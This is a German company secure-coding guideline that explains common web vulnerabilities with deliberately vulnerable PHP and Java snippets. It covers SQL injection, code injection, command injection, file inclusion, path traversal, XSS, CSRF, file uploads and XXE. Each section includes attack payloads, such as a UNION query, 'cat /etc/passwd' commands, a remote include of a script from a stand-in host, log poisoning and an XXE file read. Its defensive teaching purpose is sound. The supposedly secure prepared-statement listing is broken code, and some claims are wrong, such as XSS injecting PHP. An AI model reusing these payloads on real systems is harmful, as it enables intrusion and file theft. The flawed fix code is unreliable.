Coding Guidlines EGOTEC GmbH

Johannes Laier

28. August 2018

Zusammenfassung

Die folgenden Coding-Guidelines beschreiben Regeln und Best-Practices bei der Programmierung im die gängigsten Sicherheitslücken zu vermeiden. Neben gängigen Angriffsszenarien wird gezeigt wie diese vermieden werden können und deren Folgen in einer Schadensklasse eingeschätzt.

1 Schwachstellen von Webanwendungen

Web-Anwendungen im speziellen bieten Angreifern eine große Angriffsfläche, da diese für Angreifer ein interessantes Ziel darstellen und Angreifer viele Angriffsszenarien ausgearbeitet haben. Im folgenden Kapitel werden die gängigsten Schwachstellen und Angriffsmuster erläutert, die Schwachstelle in eine Risikoklasse eingeteilt und Gegenmaßnahmen empfohlen. Aufgrund der Vielzahl an potentiellen Schwachstellen von Webanwendungen behandelt das folgende Kapitel lediglich die am häufigsten genutzten. Die Angriffsszenarien werden anhand der Programmiersprache PHP erläutert sind jedoch ebenfalls in anderen Programmiersprachen wie beispielsweise Java oder C# nach ähnlichem Schema durchführbar.

1.1 SQL-Injection

Die wohl bekannteste Sicherheitslücke ist gleichzeitig eine der schwerwiegendste. SQL-Injection Lücken zählen zu den Code-Injection Angriffen. Diese treten auf wenn Eingabeparameter eine Anwendung ungefiltert für den Zusammenbau eine SQL-Queries zum Einsatz kommen und dieses Query

anschließend auf einer Datenbank ausgeführt wird. Ein Angreifer bekommt dadurch die Möglichkeit das SQL Query zu erweitern und unautorisiert SQL Befehle auszuführen. Der in Listing 1 zeigt einen Ausschnitt aus einer PHP Anwendung welcher verwundbar ist.

```
$link = mysql_connect('localhost', 'user', 'pass');
$db = mysql_select_db('foo', $link);

$query = "SELECT id, name FROM person WHERE name = '" .
$_GET['person'] . "'";

$result = mysql_query($query);

foreach ($result as $person) {echo $person['name'];}
```

Listing 1: Beispielhaftes PHP Script mit SQL-Injection Schwachstelle

Durch das Anfügen des folgenden Codes in die vom Nutzer definierte Variable *name* kann die SQL-Abfrage komplettiert werden:

```
' UNION SELECT 1, salery FROM saleries;/*
```

Listing 2: Angefügtes Payload um SQL-injectionlücke auszunutzen

Das vollständig ausgeführte Query sieht dabei wie folgt aus:

```
SELECT id, name FROM person WHERE
name = '' UNION SELECT 1, salery FROM saleries;/*'
```

Listing 3: Ausgeführtes SQL-Query bei Ausnutzung einer SQL-Injection Lücke

Der Angreifer hat durch die Übergabe von beliebigem SQL Code im *name* Parameter an die Anwendung, jeden beliebigen SQL Befehl auszuführen und somit auch sensible Informationen aus der Datenbank abzufragen. Ebenfalls ist es dem Nutzer möglich mittels der SQL-Anweisung *OUTFILE* beliebigen Code in eine PHP Datei zu schreiben und diese auszuführen. Aufgrund der beliebigen Codeausführung durch den Angreifer sind SQL-Injection-Schwachstellen in der Kategorie hoch einzustufen. Ein Wirksamer Schutz gegen diese Angriffe bietet diese MySQL-Funktion: mysql_real_escape_string() diese wird verwendet um die Eingabewerte auf SQL-Befehle zu filtern. Alternativ bietet es sich an, Platzhalter im Query einzubauen und diese durch sogenanntes Parameter-Bindung über die Bibliothek zu setzen. Die

Bibliothek übernimmt dann automatisch die Filterung der Parameter. Eine sichere Version des gezeigten Quellcode ist in Listing **??** zu finden.

```
$mysqli = new mysqli("localhost", "user", "pass", "foo");

$query = "SELECT id, name FROM person WHERE name = '?'";

$stmt = $mysqli->prepare($query)) {
$stmt->bind_param("sss", $_GET['name']);

if ($result = $stmt->execute()) {
        while ($person = $result->fetch_assoc()) {
                echo $person['name'];
        }
        $result->free();
}
$mysqli->close();
```

Listing 4: Script mit behobener SQL-Injection Lücker mittes Parameter-Bindung

1.2 Code-Injection

Durch die ungeschickte Verwendung der eval()-Funktion einer Programmiersprache ist es Angreifern unter Umständen möglich Programmiercode einzuschleusen und diesen zur Ausführung zu bringen.

```
$myvar = "varname";
$x = $_GET['arg'];
eval("\$myvar = \$x;");
```

Listing 5: Beispielhaftes PHP Script mit Code-Injection Schwachstelle

Betrachten wir was durch die Übergabe des Codes in Listing 6 als Parameter passiert. Die zu befüllende Variable *$myvar* wird beendet und zusätzlich bösartiger PHP Code ausgeführt. Aufgrund der Tatsache dass ein Angreifer jeden beliebigen PHP Code ausführen und so die Kontrolle über den Server übernehmen kann wird diese Schwachstelle ebenfalls in die Kategorie Hoch eingestuft.

```
10 ; system(\"/bin/echo␣uh-oh\");
```

Listing 6: Payload um Schwachstelle in Code-Injection Beispielanwendung auszunutzen

Eine Code-Injection von PHP-Code ist manchmal auch durch Funktionen möglich die auf den ersten Blick gar nicht den Anschein danach erwecken. Bei der Verwendung von Regulären Ausdrücken ist es dem Angreifer möglich PHP-Code auszuführen.

```
$in = 'Somewhere,␣something␣incredible␣is␣waiting␣to␣be␣known';
echo preg_replace($_GET['replace'], $_GET['with'], $in);
```

Listing 7: Beispielhaftes PHP Script mit Code-Injection Schwachstelle in regulärem Ausdruck

Die in Linsting 7 gezeigte Anwendung ersetzt in dem String *$in* durch die PHP Funktion preg_replace() den Wert aus dem Parameter *replace* durch den Wert des Parameters *with*. Der harmlos wirkende Code kann durch mithilfe des Pattern Modifiers „e“ zur Ausführung von PHP-Code bewegt werden indem dem Parameter *replace* der Wert *find/e%00* und dem Parameter *with* beliebiger PHP-Code wie beispielsweise *system('cat /etc/passwd')* übergeben wird. Durch den falschen Umgang mit Null-Bytes durch die preg_match Funktion ist es möglich PHP zur Ausführung von Code zu bringen. Der Modifier „e“ steht für *PREG_REPLACE_EVAL* und somit für die Ausführung von Code. Diese Lücke ist ebenfalls in die Kategorie hoch einzustufen. Als Gegenmaßnahme ist die Verwendung der Funktion preg_quote() zu empfehlen. Seit der PHP Version 7 wurde der Modifier „e“ entfernt und ein solches Angriffsszenario ist nicht mehr möglich.

1.3 Command-Injection

Viele Anwendungen starten während ihres Programmfluss andere Anwendungen um Aufgaben zu delegieren. Die Interprozesskommunikation dieser Anwendungen erfolgt häufig durch die Übergabe von Parametern an das auszuführende Programm. Die Ausführung des Programms erfolgt in der Regel nicht dadurch dass eine Betriebsystem-Funktion zum starten eines neuen Prozesses verwendet wird, sondern stattdessen ein Befehl auf der Kommandozeile gestartet wird, welcher wiederum die Zielanwendung startet. In Listing 8 ist eine beispielhafte Java Anwendung dargestellt die über eine solche

Lücke verfügt. Durch das Anhängen der Eingabe *uuid* an einen auszuführenden Befehl kann jeder beliebige Befehl angehängt werden indem der vorherige Befehl durch ein Semikolon beendet wurde und anschließend der auszuführende Befehl hinzugefügt wird. Durch die Übergabe des Strings **123456789; cat /etc/passwd** als *uuid* kann die Anwendung dazu gebracht werden beliebige Shellbefehle, wie das Auslesen der */etc/passwd* Datei, auszuführen.

```
import java.io.*;

public class DoStuff {
        public string executeCommand(String uuid) {
                try {
                Runtime rt = Runtime.getRuntime();
                        rt.exec("cmd.exe␣/C␣doStuff.exe␣" + uuid);
                }catch(Exception e) {
                        e.printStackTrace();
                }
        }
}
```

Listing 8: Beispielhafte Java-Anwendung anfällig für Command-Injection Schwachstelle

In Listing 9 ist eine ähnliche Schwachstelle für PHP Anwendungen zu finden. Durch die Übergabe eines Befehls in der E-Mail des Absenders wird dieser ungefiltert durch den Aufruf der exec() Funktion ausgeführt. Neben den Aufrufen der exec() Funktion kann in PHP auch über die Funktionen poen(), shell_exec() und passthru() Shellbefehle ausgeführt werden. Bei der Verwendung dieser Funktionen muss ebenfalls darauf geachtet werden, dass keine Command-Injections ausgeführt werden können.

```
$emailTo = $_POST['emailTo'];
$emailFrom = $_POST['emailFrom'];
$body = $_POST['body'];

//Payload1 used here!

//Popen call pipe to the target process, is totally Command Injectable
//popen("/usr/sbin/sendmail -f".$emailFrom,"r");

//Same as Popen!
```

```
//shell_exec("/usr/sbin/sendmail -f".$emailFrom);

//Same as Popen!
//passthru("/usr/sbin/sendmail -f".$emailFrom);

//Same as Popen!
exec("/usr/sbin/sendmail -f".$emailFrom);
```

Listing 9: Beispielhaftes PHP Script anfällig für Command-Injection Schwachstelle

Da die Lücke einem Angreifer die Möglichkeit bietet, alle beliebigen Shellbefehle mit der Berechtigung des PHP-Prozesses auszuführen und als gute Ausgangslage verwendet werden kann um weitere Angriffe auf dem System durchzuführen, ist diese Schwachstelle in der Stufe hoch einzustufen.
Zur Vermeidung dieser Schwachstelle, steht ähnlich den vorherigen Schwachstellen lediglich die Vermeidung solcher Systemaufrufe oder die Eingabevalidierung der eingegebenen Parameter zur Verfügung indem alle Zeichen in den übergebenen Parametern außer den alphanumerischen Zeichen ersetzt werden. PHP Stellt eine Funktion mit den Namen escapeshellarg() zur Verfügung um Parameter die übergeben werden zu filtern.

1.4 File-Inclusion

Der in Listing 10 dargestellte Code ermöglicht es einem Angreifer durch die Manipulation des Eingabeparameters dazu zu bringen eine übergebene Datei zu importieren und auszuführen.

```
$site = $_GET['site'];
include('header.php');
if(isset($site)) {
        include('pages/' . $site);
}
include('footer.php');
```

Listing 10: Beispielhaftes PHP Script anfällig für File-Inclusion Schwachstelle

Durch die Übergabe einer URL zu einem auf einem externen Server liegenden Script ist es möglich dieses auszuführen. In diesem Fall ist von einer Remote-File-Inclusion die Rede. Wird durch das Setzen der Einstellung allow_url_include die Ausführung entfernter Script unterbunden so können nur noch Locale Dateien eingebunden werden.

```
http://url.com/script?site=http://eval.com/eval_script.php
```

Listing 11: Aufruf um eine Remote-File-Inclusion Schwachstelle auszunutzen um Code auszuführen

Durch eine relative Pfadangabe kann dann zwar kein beliebiger Code injiziert und ausgeführt werden aber dennoch der Inhalt jeder beliebigen Datei ausgelesen werden. Ein solcher Aufruf ist in Listing 12 zu finden.

```
http://url.com/script?site=../../../../../etc/passwd
```

Listing 12: Aufruf um eine Local-File-Inclusion Schwachstelle auszunutzen um Datei auszulesen

Ein weiteres Angriffsszenario besteht darin, dass ein Angreifer durch einen falschen Aufruf einen Eintrag in einer Error-Log-Datei erzeugt und diese Error-Log-Datei einbindet. So kann er beliebigen Code auf dem Zielsystem ausführen, auch wenn die Einstellung allow_url_include deaktiviert wurde. Ein solches Angriffsszenario ist in Listing 13 zu finden.

```
GET <?php system('cat /etc/passwd'); ?> HTTP/1.1
Host: url.com

http://url.com/script?site=../../../../var/log/nginx/error.log
```

Listing 13: Aufruf um eine Local-File-Inclusion Schwachstelle auszunutzen um Code auszuführen

Ebenfalls muss beim Einsatz der Funktionen include_once(), require() und require_once() auf eine Filterung geachtet werden.
Als Gegenmaßnahme muss der eingegebene Parameter überprüft und Pfadangaben entfernt werden. Zudem sollte nur eine Datei-Whitelist zugelassen werden. Ebenfalls muss darauf geachtet werden dass alle Eingabewerte überprüft werden. Auch über $_COOKIE-Variablen ist es möglich Pfade zu manipulieren, da diese ebenfalls vom Nutzer manipuliert werden können.
Diese Schwachstelle ist aufgrund der Folgen die durch die Code-Ausführung oder das unberechtigte Lesen von Dateien entstehen kann, ebenfalls als hoch einzustufen.

1.5 Path-Traversal

Durch den nicht validierten Zusammenbau von Pfaden kann es passieren, dass Dateien ausgelesen werden können deren Inhalt nicht für den Nutzer

bestimmt sind. Das in Listing 14 dargestellte PHP Script ermöglicht es einem Angreifer über die Injektion eines falschen Pfades über ein Cookie als Eingabeparameter eine beliebige Datei zu importieren, da durch die Verwendung der **../** Pfad-Angabe beliebig zurück navigiert werden kann.

```
$template = 'default_template';
if (isset($_COOKIE['TEMPLATE'])) {
        $template = ($_COOKIE['TEMPLATE'];
}

echo "<style>" . file_get_contents ("templates/" . $template .
'.css') . "</style>";
```

Listing 14: Beispielhaftes PHP Script anfällig für Path-Traversal Schwachstelle

In Listing 15 wird die Anfrage an den Server mit manipuliertem Cookie gezeigt.

```
GET /script.php HTTP/1.0
Cookie: TEMPLATE=../../../../../../../../../../etc/passwd
```

Listing 15: Aufruf um eine Path-Traversal Schwachstelle auszunutzen um Datei auszulesen

Die in Listing 16 dargestellte Antwort zeigt den Inhalt der gewünschten Datei an. Dabei ist zu beachten, dass diese Schwachstelle bei der Verwendung aller Pfade auftreten und sowohl beim Lesen als auch beim Schreiben einer Datei auftreten kann.

```
HTTP/1.0 200 OK
Content-Type: text/html
Server: Apache

<style>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

```
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
</style>
```

Listing 16: Antwort des manipulierten Aufrufs inklusive gewünschter Datei

Die Schwachstelle ist, da es mit ihr beispielsweise möglich ist, Passwörter und Schlüssel aus Dateien zu entwenden in die Schadensklasse hoch einzustufen.

1.6 Cross-Site-Scripting

Eine weitere Schwachstelle die auf unzureichende Ein- und Ausgabenfilterung zurückzuführen sind, stellen Cross-Site-Scripting Lücken dar. Ein Beispiel einer Cross-Site-Scripting-Lücke in einer beispielhaften PHP Anwendung ist in Listing 17 zu finden.

```
echo "<p>Name: ". $_GET['name'] . "</p>";
```

Listing 17: Beispielhaftes PHP Script anfällig für Cross-Site-Scripting Schwachstelle

Durch die Ausgabe einer ungefilterten Eingabe in einer Ausgabe als HTML Code kann HTML-Code und somit auch PHP Code in den betrachtenden Browser injiziert werden. Durch die Weitergabe des in Listing 18 dargestellten Links und dem Aufruf der Person die angegriffen wird, kann der Browser des Opfers zur Ausführung von Code bewegt werden.

```
https://url.com/script?name=test</p><script>alert('Eval!');<script><p>
```

Listing 18: Aufruf um Cross-Site-Scripting Schwachstelle auszunutzen und Code auszuführen

Der daraus resultierender HTML Code der im Browser angezeigt und ausgeführt wird sieht dabei wie folgt aus:

```
<p>Name: </p><script>alert('Eval!');<script><p></p>
```

Listing 19: Durch Cross-Site-Scripting Schwachstelle erzeugter Code

Durch die Ausführung von Javascript-Code können beispielsweise Cookies und somit HTTP-Sessions entwendet werden oder ungewollte Aktionen durch den Nutzer ausgeführt werden. Bei Cross-Site-Scription Lücken wird zwischen stored und reflected Lücken unterschieden. Bei stored dt. gespeicherten Lücken wird der auszuführende Code in einer Datenbank gespeichert und

dem Nutzer auch dann angezeigt, wenn dieser nicht einen bestimmten Link anklickt. Für reflected dt. spiegelnden Lücken muss ein Angreifer einen Nutzer dazu bringen auf einen Link zu klicken.
Das Risiko von Cross-Site-Scripting Lücken ist asymmetrisch verteilt, d.h den Nutzern einer Anwendung kann durch eine solche Lücke enormer Schaden zugefügt werden, während den Betreibern einer Plattform durch solch eine Lücke kaum Schaden entsteht. Zudem kommt erschwerend hinzu, dass Cross-Site-Scripting Lücken enorm einfach entstehen und Entwickler viel Aufwand betreiben müssen um solche Lücken zu vermeiden. Die Einstufung für solche Lücken fällt auf die Schadensklasse mittel. Gespeicherte Lücken sind jedoch im allgemeinen gefährlicher einzustufen als widerspiegelnde Lücken.
Zur Vermeidung solcher Lücken müssen alle Eingaben am System auf HTML und Javascript Code gefiltert werden. In PHP stehen hierfür die Funktionen htmlspecialchars() und htmlentities() zur Verfügung. In Java kann die vom OWASP zur Verfügung gestellten Projekt ESAPI verwendet werden. Um in Javascript solche Fehler zu vermeiden sollte bei der Generierung von Dom-Nodes darauf geachtet werden und auf die innerHTML Eigenschaft eines Nodes verzichtet werden. Viele Template-Engines sind dazu in der Lage die Filterung von Ausgaben automatisch durchzuführen. Der Einsatz eines solchen Template Systems hilft dabei Fehler zu vermeiden.

1.7 Cross-Site-Request-Forgery

Cross-Site-Request-Forgery oder auch zu deutsch so viel wie Webseitenübergreifende Anfragenfälschung stellt eine Technik dar. Hierzu wird ein Formular das im Namen eines eingeloggten Kunden versandt werden soll, nachgebaut und automatisch mittels Javascript versandt. Anschließend wird die erzeugte HTML Seite auf einem Webserver zur Verfügung gestellt und der Link dazu von einem Angreifer an ein Opfer gesandt. Beim Klick auf den Link wird das vom Angreifer vorausgefüllte Formular automatisch mittels Javascript an den Server versandt und die Cookies des eingeloggten Nutzers mit an den Zielserver versandt. Dadurch führt der angegriffene Nutzer Aktionen aus, die dem Angreifer nützen. Beispielsweise kann er dessen Passwort ändern oder eine Bestellung tätigen.



Abbildung 1: Schaubildhafte Darstellung des Security Guard zur Vermeidung von Cross-Site-Request-Forgery Angriffen [**OWSAP2014CSRGuard**]

Die Sicherheitslücke kann durch ein in Abbildung 1 dargestelltes Cross-Site-Request-Forgery-Guard vermieden werden. Dabei wird jedem Formular ein eindeutiger Token mitgegeben welche wieder beim Request, beispielsweise über ein verstecktes Feld an den Server übermittelt wird. Der Server überprüft anschließend den vom Client zurück übermittelten Cookie und lässt die HTTP-Anfrage zu wenn dieser korrekt ist. Stimmt der Token nicht überein so wird die HTTP-Anfrage als Fälschung aussortiert. Die Schwachstelle ist in der Kategorie niedrig anzusiedeln.

1.8 File-Uploads

Viele Web-Anwendungen bieten eine Möglichkeit Dateien hochzuladen. Diese werden in der Regel auf der Festplatte des Servers abgelegt und ein Verweis auf die Datei in der Datenbank abgelegt. In Listing 20 ist eine beispielhafte Implementierung eines Dateiuploads dargestellt. Da der Inhalt der Datei nicht überprüft wird, hat ein Angreifer die Möglichkeit eine PHP Datei hochzuladen. Errät er anschließend den Ort an dem die hochgeladene Datei abgelegt wurde kann er diese ausführen.

```
$file = $_FILES['file'];
$tmp_name = $file['tmp_name'];
```

```
$name = $file["name"];
@move_uploaded_file($tmp_name,  "uploads/" . $name);
```

Listing 20: Beispielhaftes PHP Script mit einer Schwachstelle im Dateiupload

Um diese Sicherheitslücke zu vermeiden ist es besonders wichtig, dass alle Dateien, die sich im Ordner in den die hochgeladenen Dateien verschoben werden befinden, nicht ausgeführt werden können. Dies ist zu realisieren indem der Ordner in dem die Dateien abgelegt werden durch den Webserver als nicht ausführbar markiert wird. Die Sicherheitslücke ist auch als hoch einzustufen.

1.9 XML External Entity Processing

Viele XM-Parser bieten die Möglichkeit an Variablen zu definieren. Des weiteren ermöglichen Sie eine Reihe lokaler System-Resourcen zu laden und in einer Variable ab zu legen. Dadurch ist es Angreifern möglich eine Variable zu definieren und den Inhalt einer geheimen Datei hinein zu laden. Anschließend wird die Variable im generierten XML Code eingebettet. So kann ein Angreifer jede beliebige Datei des Systems auslesen und beispielsweise an Passwörter gelangen. Diese Funktion ist bei vielen XML Parsern standardmäßig aktiv, ohne dass die Entwickler dies wissen.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

Listing 21: XML Code zur Ausnutzung einer XML External Entity Processing Schwachstelle

Aufgrund der Einfachheit des Angriffs und der weiten Verbreitung von XML-Parsern die die Ausführung von externen Entitäten erlauben, ist diese Schwachstelle in die Schadensklasse hoch einzustufen. Durch die Ausführung dieser Lücke wäre es möglich einen kompletten Server herunter zu laden. Um diese Sicherheitslücken zu vermeiden muss die Ausführung von externen Entitäten in den Einstellungen des XML Parsers unterbunden werden.